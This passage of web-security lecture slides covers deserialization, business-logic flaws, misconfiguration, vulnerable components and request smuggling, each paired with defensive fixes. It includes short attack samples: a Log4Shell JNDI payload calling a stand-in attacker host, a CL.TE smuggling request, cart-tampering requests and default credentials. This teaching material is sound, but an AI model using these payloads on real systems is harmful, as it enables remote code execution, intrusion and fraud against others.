Serialized data across languages

Recognise these formats on the wire (cookies, hidden fields, tokens, API bodies):

LANGUAGE	LOOKS LIKE / SINK	ESCALATION
PHP	O:4:"User":.. unserialize()	object injection -> RCE
Java	rO0AB.. (base64)	ysoserial gadget -> RCE
Python	pickle.loads(data)	__reduce__ -> os.system
.NET	BinaryFormatter / TypeName	gadget -> RCE

The base64 'rO0' prefix (Java) and 'O:' (PHP) are giveaways. ysoserial (github.com/frohoff/ysoserial) generates Java gadget-chain payloads.

THE FIX

Fixing insecure deserialization

Do not deserialize untrusted data; if unavoidable, add integrity checks and restrict which classes may be reconstructed.

- Prefer simple data formats (JSON) with plain data-only parsers over native object serialization of untrusted input.
- If native serialization is required, sign the data (HMAC) and verify integrity before deserializing, so tampering is rejected.
- Restrict deserialization to an allowlist of expected classes; never allow arbitrary types to be reconstructed.
- Keep libraries patched — many deserialization RCEs are known gadget chains in common dependencies (links to A06).

Analogy: *Refusing flat-pack instructions from strangers — and if you must accept them, checking the tamper-seal before following a single step.*

PART E

Business-logic flaws

The bugs no scanner finds — the app works exactly as coded, just not as intended

DEFINITION

What business-logic flaws are

Abuses of legitimate functionality — the code runs correctly, but the rules it enforces do not match the rules the business intended.

- There is no injection and no malformed input — every request is technically valid; the flaw is in what the app ALLOWS.
- Automated scanners cannot find them: a scanner has no idea that quantity should never be negative or that a step was skipped.
- They are found by understanding the business process, then asking 'what happens if I do this out of order, or with an impossible value?'.
- Impact is often direct financial loss — free products, unpaid orders, drained loyalty points — which makes them high value.

Analogy: *A vending machine that dutifully hands out change for a coin of negative value — every gear turned correctly.*

Common business-logic abuses

1. **Negative / extreme values** quantity -1 credits the account; huge values overflow or bypass limits
2. **Client-set trusted values** price, discount or role sent by the client and trusted server-side
3. **Coupon / voucher abuse** stack the same code, reuse single-use codes, combine exclusive offers
4. **Workflow / step skipping** jump straight to the confirmation step, bypassing payment or verification

WORKED EXAMPLE

Price and quantity tampering

Every request is valid HTTP — the flaw is that the server trusts client-supplied business values:

```
# 1. Negative quantity -> negative total -> account credited:
POST /cart   { "item": 42, "qty": -3 }

# 2. Client-set price trusted by the server:
POST /checkout   { "item": 42, "price": 1 }

# 3. Coupon stacking -> the same code applied repeatedly:
POST /cart/coupon   SAVE10   (x20)

# No payload, no injection — just values the server should never trust.
```

The fix is server-side enforcement of every business rule: recompute prices server-side, reject impossible quantities, enforce one-use coupons atomically.

WORKED EXAMPLE

Workflow bypass — skipping a step

A multi-step flow that trusts the client to follow the order (authorised test):

```
# Intended order:  /cart -> /checkout/payment -> /checkout/confirm

# Attacker jumps straight to the final step:
POST /checkout/confirm    { "order": 91823 }

#  -> order confirmed WITHOUT the payment step ever running.
#  Same class of bug: skip /verify-email, skip /kyc, skip 2fa-enrol.
```

The fix is a server-side state machine: each step verifies the previous one completed — the client is never trusted to enforce the order.

THE TIMING COUSIN

Race conditions (TOCTOU)

When a check and the action it guards are not atomic, firing many requests at once can slip between them.

- Time-of-check to time-of-use: the app checks a condition (balance, stock, one-use voucher) then acts — but not as one atomic step.
- Fire dozens of identical requests in the same instant and several pass the check before any updates the state.
- Classic results: spend the same balance twice, redeem a single-use code many times, exceed a withdrawal limit.
- Burp's Repeater 'send group in parallel' (or Turbo Intruder) delivers the simultaneous burst needed to demonstrate it.

Analogy: *Two people cashing the same cheque in the same second, before the bank's balance has a chance to update.*

Finding and fixing logic flaws

Map the intended process, question every assumption, then enforce every rule server-side and atomically.

- Finding them: understand the money and privilege flows, then test out-of-order steps, impossible values, and repeated/parallel actions.
- There is no scanner and no signature — it is manual, creative testing driven by understanding the business.
- Fixing them: enforce every business invariant on the server (recompute prices, validate ranges, check state transitions).
- Make check-then-act atomic (transactions, locks) to close race conditions, and never trust a client-supplied business value.

Analogy: *Designing the vending machine to reject impossible coins and to complete one transaction fully before starting the next.*

PART F

Config, components & smuggling

The whole-system failures: bad settings, known-vulnerable libraries, and desynced proxies

A05

Security misconfiguration

The application or its stack is deployed with insecure settings — defaults left on, debug exposed, permissions too broad.

- It spans the whole stack: the app, the web server, the framework, the database, the cloud account.
- Classic findings: default credentials, verbose errors/debug in production, directory listing, exposed admin consoles, missing security headers.
- Cloud misconfiguration is now the dominant form — world-readable storage buckets and over-broad IAM (the DevSecOps module's territory).
- It is often the easiest critical to find because it requires no exploit — just noticing what was left exposed.

Analogy: *A new safe delivered and installed with the factory code still set — no cracking required, just try the default.*

REFERENCE CHECKLIST

Misconfiguration hit-list

Fast wins to check on any target (authorised only):

```
- default / weak admin credentials   (admin:admin, root:root)
- debug mode + verbose stack traces ON in production
- directory listing enabled on the web server
- exposed admin consoles, sample or default apps
- missing security headers (CSP, HSTS, X-Content-Type-Options)
- cloud storage (S3 bucket) world-readable / world-writable
- unnecessary services, ports or HTTP methods enabled
```

The fix is hardening + a repeatable secure baseline: change defaults, disable debug, minimise the surface, and enforce config in the pipeline (DevSecOps).

A06

Vulnerable and outdated components

The app's own code may be sound, but a known-vulnerable library it depends on hands the attacker a public exploit.

- Modern apps are mostly third-party code — frameworks, libraries, plugins — each carrying its own vulnerabilities.
- A known CVE in a dependency is a public, documented exploit: no research needed, just match version to advisory.
- Fingerprint versions (Part 1) then check advisories; testers use retire.js, OWASP Dependency-Check, and SBOM data.
- This is where deserialization gadget chains and famous mass-exploits live — including Log4Shell, on the next slide.

Analogy: *A whole street fitted with a lock model whose bypass the newspapers already printed — every door opens the same way.*

CASE STUDY

Log4Shell — one line, global impact

CVE-2021-44228: a logging library that resolved attacker-controlled lookups (verified CVE):

```
# The payload — placed in ANY value the app might log:
${jndi:ldap://attacker.oastify.com/a}

# e.g. as a User-Agent, username, chat message, search term.
# Log4j resolves the JNDI lookup -> fetches a remote Java class
# -> the class executes -> remote code execution, unauthenticated.
```

CVE-2021-44228 (Log4Shell, Dec 2021) in the ubiquitous Log4j library. Trivial to trigger, unauthenticated RCE, and everywhere — the textbook A06 vulnerable-component event.

INFRASTRUCTURE

HTTP request smuggling (in brief)

When a front-end proxy and a back-end server disagree on where one request ends, an attacker can smuggle a second request past controls.

- A front-end (CDN/load balancer) and back-end server parse request boundaries using Content-Length vs Transfer-Encoding — if they disagree, requests desync.
- The classic variants are CL.TE and TE.CL: one server sees one request, the other sees two, and the smuggled part is prepended to the next user's request.
- Impact: bypass front-end security controls, poison the cache, capture other users' requests, or hijack sessions.
- It is advanced and infrastructure-level; the key skill is knowing it exists and testing for it where proxies are chained (Burp has a dedicated scanner check).

Analogy: *Hiding a second passenger inside your own ticket so the gate miscounts who actually boarded the train.*

IN BRIEF

Request smuggling — a CL.TE desync

The front-end uses Content-Length, the back-end uses Transfer-Encoding — they disagree on where the request ends:

```
POST / HTTP/1.1
Content-Length: 6
Transfer-Encoding: chunked

0

GPOST / HTTP/1.1     <- front-end sees ONE request;
                        back-end sees a smuggled SECOND request
```

The smuggled 'G' prepends to the NEXT user's request, poisoning it. Fix: make the whole chain agree on parsing (reject ambiguous CL+TE, use HTTP/2 end to end). Advanced — Burp Pro detects it.


PART G

The secure SDLC & wrap-up

Where every defence lives — and the whole web block on one line

SHIFT LEFT

Defence in depth across the SDLC



Every fix from this block plugs in here: parameterised queries and encoding at CODE, dependency scanning at BUILD, pentesting at TEST, config hardening at DEPLOY. Security is cheapest early — shift left.

THE SYNTHESIS


The whole web block, one idea

Every category across all three parts reduces to a single sentence: the app trusted something the client controlled.

- Part 1 (access): trusted the client's claim about who it is and what it may reach — broken access control and auth.
- Part 2 (injection): trusted client input enough to run it as code, a command, a destination, or a path.
- Part 3 (client-side + logic): trusted input to be safe in the browser (XSS), trusted the request's origin (CSRF), and trusted client-supplied business values.
- One defence underlies them all: treat everything from the client as hostile, and enforce every decision on the server.

Analogy: *Three doors with the same broken lock design — and once you see the design flaw, the same fix secures all of them.*

The whole web block on one line



Three parts, many categories, one root cause — and one cure: never trust the client, always enforce on the server.

IN-CLASS EXERCISE · 8 min

Triage the client-side findings

On an authorised test you observe each below. Name the vulnerability, its severity driver, and the one-line fix.

- A comment you post runs <script> for every later visitor, including the admin panel.
- Opening an attacker's page while logged in silently changes your account email.
- {{7*7}} typed into a 'display name' field comes back as 49.
- Adding qty=-2 to the cart reduces the total below zero and credits your balance.

Across all three parts, every web vulnerability was the application trusting something the client controlled — its identity, its input, its browser, or its business values. Move the fight to the server, treat all client data as hostile, and encode, parameterise and enforce at every boundary.

KEY TAKEAWAYS

The five things to remember from Part 3

1. **XSS runs in the victim's browser** reflected, stored, DOM — fixed by context-aware output encoding + CSP
2. **CSRF forges state changes** abuses cookie auto-send — fixed by a validated token + SameSite + no state on GET
3. **SSTI and deserialization are often RCE** keep user input as data; never deserialize untrusted input
4. **Logic flaws are invisible to scanners** the code is correct, the rules are wrong — enforce invariants server-side
5. **One root cause, whole block** the app trusted the client — the cure is server-side enforcement everywhere

NEXT TOPIC

Topic 3 — Network Security

The web block is complete; the course now moves below the application to the network it runs on.

- Scanning and enumeration with nmap: discovering hosts, ports, services and versions across a network.
- Attacking network services: default credentials, weak protocols, and password attacks with hydra and hashcat.
- Traffic interception and the shift from application-layer to network-layer thinking.
- Cross-reference for later: prompt injection — 'the new injection' against AI features — is covered in the AI topic (Topic 9), not here.

Analogy: *Having tested every door and window of the building, the survey now turns to the streets and cabling that connect it to the city.*

References & Further Reading

- Prescribed text: D. Stuttard & M. Pinto, The Web Application Hacker's Handbook, 2nd ed., Wiley — Ch. 12-13 (XSS & attacking users), Ch. 11 (logic flaws), Ch. 13 (CSRF)
- OWASP Top 10:2021 — A03 Injection (XSS), A08 Software & Data Integrity Failures (deserialization), A05 Misconfiguration, A06 Vulnerable Components
- OWASP Cheat Sheets: XSS Prevention, DOM XSS Prevention, CSRF Prevention, Deserialization, Content Security Policy
- Tools: Burp Suite (+ Turbo Intruder for races), XSStrike / dalfox (XSS), tplmap (SSTI), ysoserial (Java deserialization), retire.js + OWASP Dependency-Check (A06)
- Case study: CVE-2021-44228 Log4Shell (Log4j) — vulnerable-component unauthenticated RCE
- Practice (authorised only): DVWA (:8080) XSS/CSRF modules, OWASP Juice Shop (:3000), PortSwigger Academy — XSS, CSRF, SSTI, deserialization, business logic, request smuggling
- Reference: OWASP Web Security Testing Guide v4.2 — Client-side testing (WSTG-CLNT), Business logic (WSTG-BUSL)